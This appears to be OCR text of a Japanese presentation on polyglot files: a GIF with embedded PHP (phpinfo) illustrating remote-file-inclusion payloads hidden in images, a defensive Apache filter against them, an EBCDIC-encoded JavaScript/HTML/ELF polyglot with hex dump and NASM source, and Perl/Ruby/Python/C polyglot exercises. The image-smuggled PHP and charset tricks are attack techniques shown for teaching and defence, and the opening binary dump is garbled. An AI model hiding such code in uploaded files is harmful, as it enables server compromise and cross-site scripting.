CF 6F 7B 16 08 01 04 00 A5 33 23 43 C3 B3 53 E9 01 20 81 40 0C 18 00 12 2A0 71 9E 4D 0C 0F ED 8E C4 7A 68 96 CE EE 8A 92 66 4F 88 48 00 C3 43 43 EF EE 7E 47 CF 64 00 04 A0 2C0 25 65 41 44 00 BA 61 6C FB F5 56 6E 1A 00 8C 08 D2 99 B1 68 FC 94 10 82 08 11 18 11 00 12 01 03 2E0 A6 E8 3C 36 3C B6 0F 41 CC F2 D1 57 94 74 11 44 40 A9 74 72 6C 64 14 40 20 58 B6 25 3DA 1 FC 3B 300 34 38 28 38 02 81 10 5CD 7 53 44 04 40 04 44 C0 01 39 11 09 20 01 02 91 92 E9 61 A0 D9 0A FF 8A 320 92 2E 82 10 00 01 98 A2 00 32 01 C4 10 C1 76 77 92 98 A2 00 E3 80 02 10 50 01 02 0E 88 96 01 01 340 22 10 B3 5C 9C A2 00 9B B5 B7 BB A2 A4 59 92 D5 2A C0 B2 F2 F2 A5 4B 97 02 20 22 CBB 5 0F 88 14 </pre>							<pre> %PNG.....IHDR...G...P.....D^ =...tEXtX.+/-->-->]>..<st yle>body{font-size:0;visibility: hidden}<plaintext style=display: none><?php die;?>Y.s.....pHYs... a...a."?Si...IDATxœi|y".Ôui9^*z iéÛ÷E.iÛHB...[fTø06|...1qã.ÇK>; ÎÈÈ{ø-8^v.Ëg'qË3y06øø.2Æø@1..'k6 []F.-3.ÍÚ'ø*TÔ'çyq«*»gFOËINxDçl"é é*[çžšïø;..%.øD¥Mi?šl+ta°c«ÈEø(é 2+J°.èŠ'..°c«ÈEøÛh...".8'ídžww .<°/...ËPqhyÓW/Z'sLQÖÛÄDC'šøhiD<N /D..ýžšPh;È],ÈpÛ°çc+Jš...ŠRİfoiYó ä--+.iKÄ..à+ú+]»pø ñâe+W"...4í tx-øiðktaÈ...žšŒ00.[]puz=e3.}.°c« Y..Ié.Å;Ú.úéo.iÛ-ÏV.'ølvx.ø%é i>úhu)=-.càEøDGoÿi'é.!...!^*5^Œ# hpø»Tí;Èš_«i"»D'Đİxxi.._.'gOølv% .È16^iYÿÏo{.....¥3#CÄ;Sé.[]@.... qžM..ižÄzh-îiš'fo'H.ÄCCiif-Gİd... šeAD..°alúðVn...E.Œm+thü"... !è<6<q.AiðNŒ"t.D@øtrld.@XqŒ=;ü; 48(8.[]\xSD.@.DÄ.9...''éa Û.ýš '.,...'c.2.Ä.Áuw'°c.âE..P...^-. ".\æc.¸u»c«Y'Œ^À'sòð¥K-. "Èu. </pre>

209 [0xd1] 1

mod_imagefight でできること

- プログラミング言語に非依存
 - Apache2 の OutputFilter モジュールとして実装
 - PHP, Perl, Python, Ruby でも ok
- 動的ファイルもOK
 - CGIで動的に出力される画像ファイルもok
- 既存のプログラム本体の書き換えずに対応可
 - 画像中に含まれる攻撃コードを無効化する
 - IE 特有の XSS をサーバ側で無効化
 - JavaScriptとして解釈されることを無効化
 - おまけ：PHPのRFI攻撃を無効化するコードを挿入
- 現時点ではコンセプト実装の段階
 - 試作版のためプロダクション環境では使用しない

wafful.org - Web Security Blog

Yet Another Web Application Firewall Project - mod_imagefight, mod_waffut...

- Home
- About
- Download
- Presentations



CATEGORIES

- >> ImageFight
- >> PHP

RECENT ENTRIES

- >> PHP code in GIF image file

ARCHIVES

- >> 2007-08

FEEDS

- All Entries(Atom)

HOME

PHP code in GIF image file - [PERMALINK](#)

2007-08-04 (Sat) • [PHP](#) | • [IMAGEFIGHT](#)

Recently it was reported that some picture files buried within the attack code of PHP was discovered on the major hosting site.

The RFI attack of PHP code can be buried within GIF, PNG, JPEG, and other picture files.

PHP code in GIF image file (sample)

phpinfo.gif

```

BZ - phpinfo.php
ファイル(E) 編集(E) 表示(V) 移動(D) ツール(T) ヘルプ(H)
+0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F 0123456789ABCDEF
000000 47 49 46 38 39 61 30 00-30 00 F2 00 00 33 33 33 GIF89a0.0....333
000010 FF FF FF CC CC CC 99 99-99 66 66 66 00 00 00 00 ...777劍冉ff....
000020 00 00 00 00 00 21 FE 13-3C 3F 70 68 70 20 70 68 .....!...<?php ph
000030 70 69 6E 66 6F 28 29 3B-20 3F 3E 00 21 FF 0B 4E pinfo();?!.!..N
000040 45 54 53 43 41 50 45 32-2E 30 03 01 00 00 00 21 ETSCAPE2.0.....!
000050 F9 04 04 14 00 00 00 2C-00 00 00 00 30 00 30 00 .....0.0.
000060 00 03 FE 18 0A AC FE 8E-C9 29 A1 0D 15 E6 1B A9 .....ヤ.舎).....ウ
000070 E7 CF D6 01 E0 E8 89 1C-8A 9D E4 C2 BE 26 65 C1 醜ヨ.排..茅萃セ&チ
000080 EE 7B C6 D3 CC E2 76 53-7F 1A 5F 88 31 28 F6 00 菓ニヲ弃S....1(..
000090 C5 81 6A 29 1C 25 8F CF-66 4D D7 1A 22 8D BD 68 カ)..雫疋fM5."鎖h
0000A0 75 04 3A 0A BE E0 F0 F7-58 FA B1 C4 68 01 B9 EC u.:.壘・崎h.ケ・
0000B0 4D 87 D7 65 33 00 2C 41-D7 C7 B2 78 70 42 67 D8 .e3..A7ヌixpBgリ
  
```

第2部

完

第3部

EBCDIC Polyglot

文字エンコーディング
を利用した Polyglot

スラッシュドットジャパン: Binary Day 2008 - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

戻る 検索 お気に入り

アドレス(D) http://slashdot.jp/sp/binary2008/ 移動

Slas

ログイン ア

▼ セクション

- トップページ
- アップル
- Slashdotに聞け
- デベロッパ
- ハードウェア
- インタビュー
- IT
- Linux
- モバイル
- オープンソース
- レビュー
- サイエンス

竹迫 良範氏からのコメント「温故知新の技術を現代に。0x457=1111」

古き良き汎用機時代から受け継がれるバイナリ～EBCDICエンコーディング～の伝統を現代のWeb2.0の技術に応用してみました。

EBCDICで難読化したJavaScriptコードをAjax対応ブラウザ「Safari3, IE7」で実行可能にしました。457バイトのファイルですが、HTMLとJavaScriptとELFバイナリのPolyglotです。それぞれ4つの環境で、異なる4種類の実行結果が楽しめるようになっています。

1. MacOS X の環境なら → Safari3 で HTML を開いてください
2. Windows の環境なら → IE7 で HTML を開いてください
3. Linux x86 の環境なら → ELF バイナリとして ./0x457.html と実行できます
4. その他UNIX系OSなら → VT100端末で cat 0x457.html と表示してください

どうぞご利用ください。

竹迫 良範 (サイボウズ・ラボ株式会社 / Shibuya Perl Mongers)

[HTML EBCDIC JavaScript Linux ELF x86 Golf Polyglot for /.ページへ](#)


ページが表示されました

インターネット

cp037.html

Quiz. What will you see?


- JavaScript: alert('Hello ASCII'); #?



```
aa//%%・」M}ネ・当@ナツテトノテ}]^a¥  
=1;alert('Hello ASCII');//<h1>HTML  
ASCII JavaScript Polyglot  
for IE</h1><script src=#  
charset=us-ascii></script><script  
src=# charset=cp037></script>¥a
```

EBCDIC – cp037 (Latin-1 Code Page)


- It works on Internet Explorer !



EBCDIC ?

EBCDIC ... What's this?

- EBCDIC
 - Extended Binary Coded Decimal Interchange Code
 - a **8-bit character encoding (code page)**
used on **IBM mainframe** operating systems
such as **z/OS, OS/390**, VM and VSE, OS/400, i5/OS...
- Support Browsers (;charset=cp037)
 - Internet Explorer
 - Safari
- Not support...
 - Google Chrome
 - Firefox
 - Opera



EBCDIC encoding – control code

ASCII

EBCDIC

(NUL)	0x00	→	0x00	;	(NUL)
(EOT)	0x04	→	0x37	;	(7)
(ENQ)	0x05	→	0x2D	;	(-)
(ACK)	0x06	→	0x2E	;	(.)
(BEL)	0x07	→	0x2F	;	(/)
(BS)	0x08	→	0x16	;	(SYN)
(HT)	0x09	→	0x05	;	(ENQ)
(LF)	0x0A	→	0x25	;	(%)
(CR)	0x0D	→	0x0D	;	(CR)

EBCDIC encoding – symbols

ASCII

EBCDIC

(SPACE)	0x20	→	0x40	;	(@)
(!)	0x21	→	0x5A	;	(Z)
(")	0x22	→	0x7F	;	(DEL)
(#)	0x23	→	0x7B	;	({)
(\$)	0x24	→	0x5B	;	([)
(%)	0x25	→	0x6C	;	(l)
(&)	0x26	→	0x50	;	(P)
(')	0x27	→	0x7D	;	(})
(()	0x28	→	0x4D	;	(M)
())	0x29	→	0x5D	;	(])

EBCDIC encoding – digits

ASCII

EBCDIC

(0)	0x30	→	0xF0	;	(ð)
(1)	0x31	→	0xF1	;	(ñ)
(2)	0x32	→	0xF2	;	(ò)
(3)	0x33	→	0xF3	;	(ó)
(4)	0x34	→	0xF4	;	(ô)
(5)	0x35	→	0xF5	;	(õ)
(6)	0x36	→	0xF6	;	(ö)
(7)	0x37	→	0xF7	;	(÷)
(8)	0x38	→	0xF8	;	(ø)
(9)	0x39	→	0xF9	;	(ù)

EBCDIC encoding – alphabet

ASCII

EBCDIC

(@)	0x40	→	0x7C	;	( | )
(A)	0x41	→	0xC1	;	(Á)
(B)	0x42	→	0xC2	;	(Â)
(C)	0x43	→	0xC3	;	(ã)
	:		:		
(`)	0x60	→	0x79	;	(y)
(a)	0x61	→	0x81	;	()
(b)	0x62	→	0x82	;	(,)
(c)	0x63	→	0x83	;	(f)



EBCDIC Binary hacks (JavaScript & ELF)

ASCII

EBCDIC

(")	0x22	0x7F ;	(DEL)
(á)	0xE1	0x45 ;	(E)
(<)	0x3C	0x4C ;	(L)
(ã)	0xE3	0x46 ;	(F)
:	:	:	:
(")	0x22	0x7F ;	(DEL)
(;)	0x3B	0x5E ;	(^)
(/)	0x2F	0x61 ;	(a)
(*)	0x2A	0x5C ;	(¥)

x86 ELF Binary

(valid JavaScript) "...";/*


0x457.html

0x457.html ... It's universal binary.


- (1) Mac OS X
 - Safari 3
- (2) Windows
 - IE7
- (3) Linux
 - x86 ELF Binary
- (4) other OS
 - VT100
- Obfuscated
 - Polyglot Golf
 - Only 457 byte

```
BZ - 0x457.html
ファイル(F) 編集(E) 表示(V) 移動(O) ツール(T) ヘルプ(H)
000000 +0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F 0123456789ABCDEF
000000 7F 45 4C 46 7F 5E 61 5C-4C 5A 60 60 3C 21 2D 2D █ELF.^a%LZ`<!--
000010 02 00 03 00 31 DB CD 80-2E 00 20 00 20 00 00 00 ....10^....
000020 01 00 00 00 00 00 00 00-00 00 20 00 01 00 B9 AD ..... ..カ
000030 01 20 00 00 01 8D 47 04-43 8D 57 14 CD 80 93 EB ...宏.C晃.^.曝
000040 D3 2D 2D 3E 3C 6D 65 74-61 20 68 74 74 70 2D 65 モ-><meta http-e
000050 71 75 69 76 3D 43 6F 6E-74 65 6E 74 2D 54 79 70 quiv=Content-Typ
000060 65 20 63 6F 6E 74 65 6E-74 3D 27 74 65 78 74 2F e content='text/
000070 68 74 6D 6C 3B 63 68 61-72 73 65 74 3D 63 70 30 html;charset=cp0
000080 33 37 27 2F 3E 3C 68 31-3E 49 74 20 77 6F 72 6B 37' /><h1>It work
000090 73 20 6F 6E 20 53 61 66-61 72 69 33 2C 20 49 45 s on Safari3, IE
0000A0 37 3C 2F 68 31 3E 60 60-6E 4C 88 F1 6E C8 81 97 7</h1>`nL鰯nネ@
0000B0 97 A8 40 C2 89 95 81 99-A8 5A 4C 81 88 F1 6E 4C 葎@鶯☆ヱLa鰯L
0000C0 97 99 85 40 89 84 7E C4-6E 4A A2 83 99 89 97 A3 吏・延`hL「・於」
0000D0 40 A2 99 83 7E 7B 40 83-88 81 99 A2 85 A3 7E 83 @「又`{@ヨ☆「・`
0000E0 97 F0 F3 F7 6E 4C 61 A2-83 99 89 97 A3 6E 4C 5A `・La「・於」nLZ
0000F0 60 60 5C 61 81 7E F2 F0-5E 99 7E F5 5E A3 7E F0 `¥a×.^凭・」・
000100 5E A2 85 A3 C9 95 A3 85-99 A5 81 93 4D 7D A2 7E 「・淵・%M]「~
000110 7F 7F 5E 99 7E 81 5C D4-81 A3 88 4B A2 89 95 4D ..^凭一ヤ▲・「鶯M
000120 A3 5D 5E A9 7E 99 6E F0-6F 7F F0 7F 7A 7F F1 7F ]]^ウ冢・...z...
000130 5E 86 96 99 4D A8 7E F1-5E A8 4C 81 4E 81 5E A8 ^・僞イ・ヱ〃/イ
000140 4E 4E 5D C0 86 96 99 4D-A7 7E F1 5E A7 4C 81 4E NN]技・僞ア`・アL〃
000150 81 5E A7 4E 7E F0 4B F5-5D C0 A2 4E 7E 4D A7 60 /アN`・・ヌ「N`Mア`
000160 81 5D 5C 4D A7 60 81 5D-4E 4D A8 60 81 5D 5C 4D -¥Mア`-NMイ`-¥M
000170 A8 60 81 5D 4C 99 5C 99-6F A9 7A 7F 40 7F 5E D0 イ`-L免寫ヅ.@.^ミ
000180 A2 4E 7E 7F 4C 82 99 6E-7F D0 A3 4E 7E F0 4B F1 「N`.Lyn.ミJN`・・
000190 5E C4 4B 89 95 95 85 99-C8 E3 D4 D3 7E A2 7D 6B 牝鶯腐卻耿モ「]k
0001A0 F2 F0 5D 61 61 1B 5B 32-4A 1B 5B 35 6D 2F 2E 20 ・]aa.[2J.[5m/.
0001B0 48 61 70 70 79 20 4A 69-6E 61 72 79 21 20 2F 2E Happy Binary! /
0001C0 0A 1B 5B 30 6D 0A 0A-0A ..[0m....
Ready 000000: 0x7F (127) 457 bytes S-JIS 上書
```


(1) Safari 3 - Mac OS X



(2) IE 7 - Windows



(3) Linux x86 ELF



```
namazu.org - Tera Term VT
File Edit Setup Control Window Help
[takesako@ajaja]~% uname -srimo
Linux 2.6.9-55.0.12.EL i686 i386 GNU/Linux
[takesako@ajaja]~% wget -nv http://wafful.org/~takesako/slashdot/0x457.html
19:11:12 URL:http://wafful.org/~takesako/slashdot/0x457.html [457/457] -> "0x
457.html" [1]
[takesako@ajaja]~% chmod 755 0x457.html
[takesako@ajaja]~% ./0x457.html
/. Happy Binary!/.
[takesako@ajaja]~% █
```

(4) VT100 for other OS

amd64 - Tera Term VT

File Edit Setup Control Window Help

```
/. Happy Binary! /.
```

```
[takesako@amd64]~% cat 0x457.html
```


0x457.html – ASCII view

```
ELF ^a¥LZ` `<! --_  10Í€.  
1 -      G  CW¶ Í€“ëó  
--><meta http-equiv=Content-Type  
content='text/html; charset=cp037' />  
<h1>It works on Safari3, IE7</h1>` `nL ^ñnÈ--  
“@Â%•™”ZLa ^ñnL-™...@%,,~ÄnL¢f™%—  
£@¢™f~{@f ^™¢...£~f-đó÷nLa¢f™%—  
£nLZ` `¥a~òđ^™~õ^£~đ^¢...£É•£...™¥“M}¢~ ^™~¥Ô£ ^K¢  
%•M£]^@~™nđo đ z ñ ^†-™M”~ñ^”LN^”NN]^†-  
™M § ~ñ^ § LN^ § N~đKõ]^¢N~M § `]¥M § `]NM”`]¥M”`]L™  
¥™o@z @ ^Đ¢N~ L,™n Đ£N~đKñ^ÄK%••...™Èãôó~¢}kòđ]  
aa← [2J← [5m/. Happy Binary! /.  
← [0m
```

0x457.html – EBCDIC view

```
"á<ă";/*<!--
  ůňŘ-                žÝ
  ýŤäýďňŘŦÔL| |_ÁČ/çččř| ÁÉÍÎ^ ä?>ČÁ>Č| č`řÁÄ?>Č
  Á>Č^← ČÁĚČ
  çč_%Äç/ęĚÁČ^ Äř^←
  çńčď?ę, Ě?>ě/Ǻ/ęńńá^ ç
  ç
  --><h1>Happy Binary!</h1><pre id=D>
<script src=# charset=cp037></script>
<!--*/
a=20;r=5;t=0;setInterval('s="";r=a*Math.sin(t
);z=r>0?"0":"1";for(y=1;y<a+a;y++){for(x=1;x<
a+a;x+=0.5){s+=(x-a)*(x-a)+(y-a)*(y-a)<r*r?z:
" ";}s+="<br>"}t+=0.1;D.innerHTML=s',20)
//
```

NASM is my HTML Editor.



```
;  
; HTML EBCDIC JavaScript Linux ELF x86 Golf Polyglot for /.  
;  
; The Netwide Assembler : NASM http://www.nasm.us/  
; $ nasm -f bin 0x457.asm -o 0x457.html  
; $ chmod 755 0x457.html && ./0x457.html  
;  
  
BITS 32  
  
    org     0x00200000  
    db     0x7f, "ELF"           ; e_ident  
    db     0x7f, 0x5e           ; EBCDIC "  
    db     0x61, 0x5c           ; EBCDIC /*  
    db     "LZ``"              ; EBCDIC <!--  
    db     "<!--"  
    dw     2                     ; e_type  
    dw     3                     ; e_machine
```

完了



第3部

完

Polyglot プログラミング

平成21年6/28(金) 演習問題

配布資料

練習問題

(1)

(1) 真偽値の違い

```
$ vi 1.p
```

```
print 0 ? "Ruby" : "Perl" ;
```

```
$ perl 1.p
```

```
Perl
```

```
$ ruby 1.p
```

```
Ruby
```

Ruby 1.8 → 1.9 の仕様変更

```
$ vi 1.r
```

```
print "Hello ", 0???=63? "Ruby1.8" : "Ruby1.9" : "Perl", "!¥n";
```

?a で ASCIIコードの数値を返す仕様が 1.9 から文字列'a'を返すようになった

```
$ ruby1.8 1.r  
Hello Ruby1.8!  
$ ruby1.9 1.r  
Hello Ruby1.9!
```

(2) デクリメント演算子の有無

```
$ vi 2.p
```

```
$x=1; --$x; print $x==1 ? "Ruby" : "Perl";
```

```
$ perl 2.p
```

```
Perl
```

```
$ ruby 2.p
```

```
Ruby
```

練習問題

Python

(3) 文字列リテラル

```
$ vi 3.p
```

```
q=' '=;
```

```
print"Perl"##';print"Ruby"##' ';print"Python";
```

```
$ perl 3.p
```

```
Perl
```

```
$ ruby 3.p
```

```
Ruby
```

```
$ python 3.p
```

```
Python
```

練習問題

C/C++

(4) C/C++ における sizeof(char) の違い

```
$ vi a.cpp
```

```
#include <stdio.h>
int main() {
    printf("%s", sizeof('C')==1?"C++":"C");
}
```

```
$ gcc -xc a.cpp && ./a.out
```

```
C
```

```
$ g++ a.cpp && ./a.out
```

```
C++
```

(5) C89/C99 の違い

```
$ vi a.c
```

```
#include <stdio.h>
enum{a=0,b=1};
int main() {
    if(sizeof(enum{b=0,a=1}));
    printf("C%d¥n",a?89:99);
}
```

```
$ gcc -xc -std=iso9899:1990 a.c && ./a.out
```

```
C89
```

```
$ gcc -xc -std=gnu99 a.c && ./a.out
```

```
C99
```

應用問題

Polyglot

(6) 5 言語 Polyglot

```
$ vi a.cpp
```

```
#include/*  
q=""*/*<stdio.h>  
int main() {putchar('C'); if(sizeof('C')-1);  
    else    {putchar('+'); putchar('+');}} /*=  
print 'Perl' '#";print 'Ruby' #'""";print 'Python' #'*/
```

```
$ perl a.cpp
```

```
Perl
```

```
$ ruby a.cpp
```

```
Ruby
```

```
$ python a.cpp
```

```
Python
```

```
$ gcc -xc a.cpp && ./a.out
```

```
C
```

```
$ g++ a.cpp && ./a.out
```

```
C++
```

(7) 課題

```
$ vi a.c
```

```
#include/*  
q=""*/*<stdio.h>  
enum{q,p};int main(){if(sizeof(enum{p,q}));  
printf((char[]){67,37,100,13,10},q?89:99);}/*=  
print 'Perl'#" ;print 'Ruby'#" ;print 'Python'#/
```

```
$ gcc -xc -std=iso9899:1990 a.c && ./a.out
```

```
C89
```

```
$ gcc -xc -std=gnu99 a.c && ./a.out
```

```
C99
```

このプログラムを C++ でコンパイルするとどうなるか？
実際に試してみても結果を考察せよ。

(8) 宿題

- 6つの言語で実行可能なPolyglotを作成せよ
 - 今までのプログラムに1言語追加しても良い
- ヒント
 - Brainf*ck , Whitespace
 - Haskell (--がコメント)
 - C89/C90/C++
 - Ruby1.8/Ruby1.9
 - Perl4/Perl5/Perl6

ご清聴ありがとうございました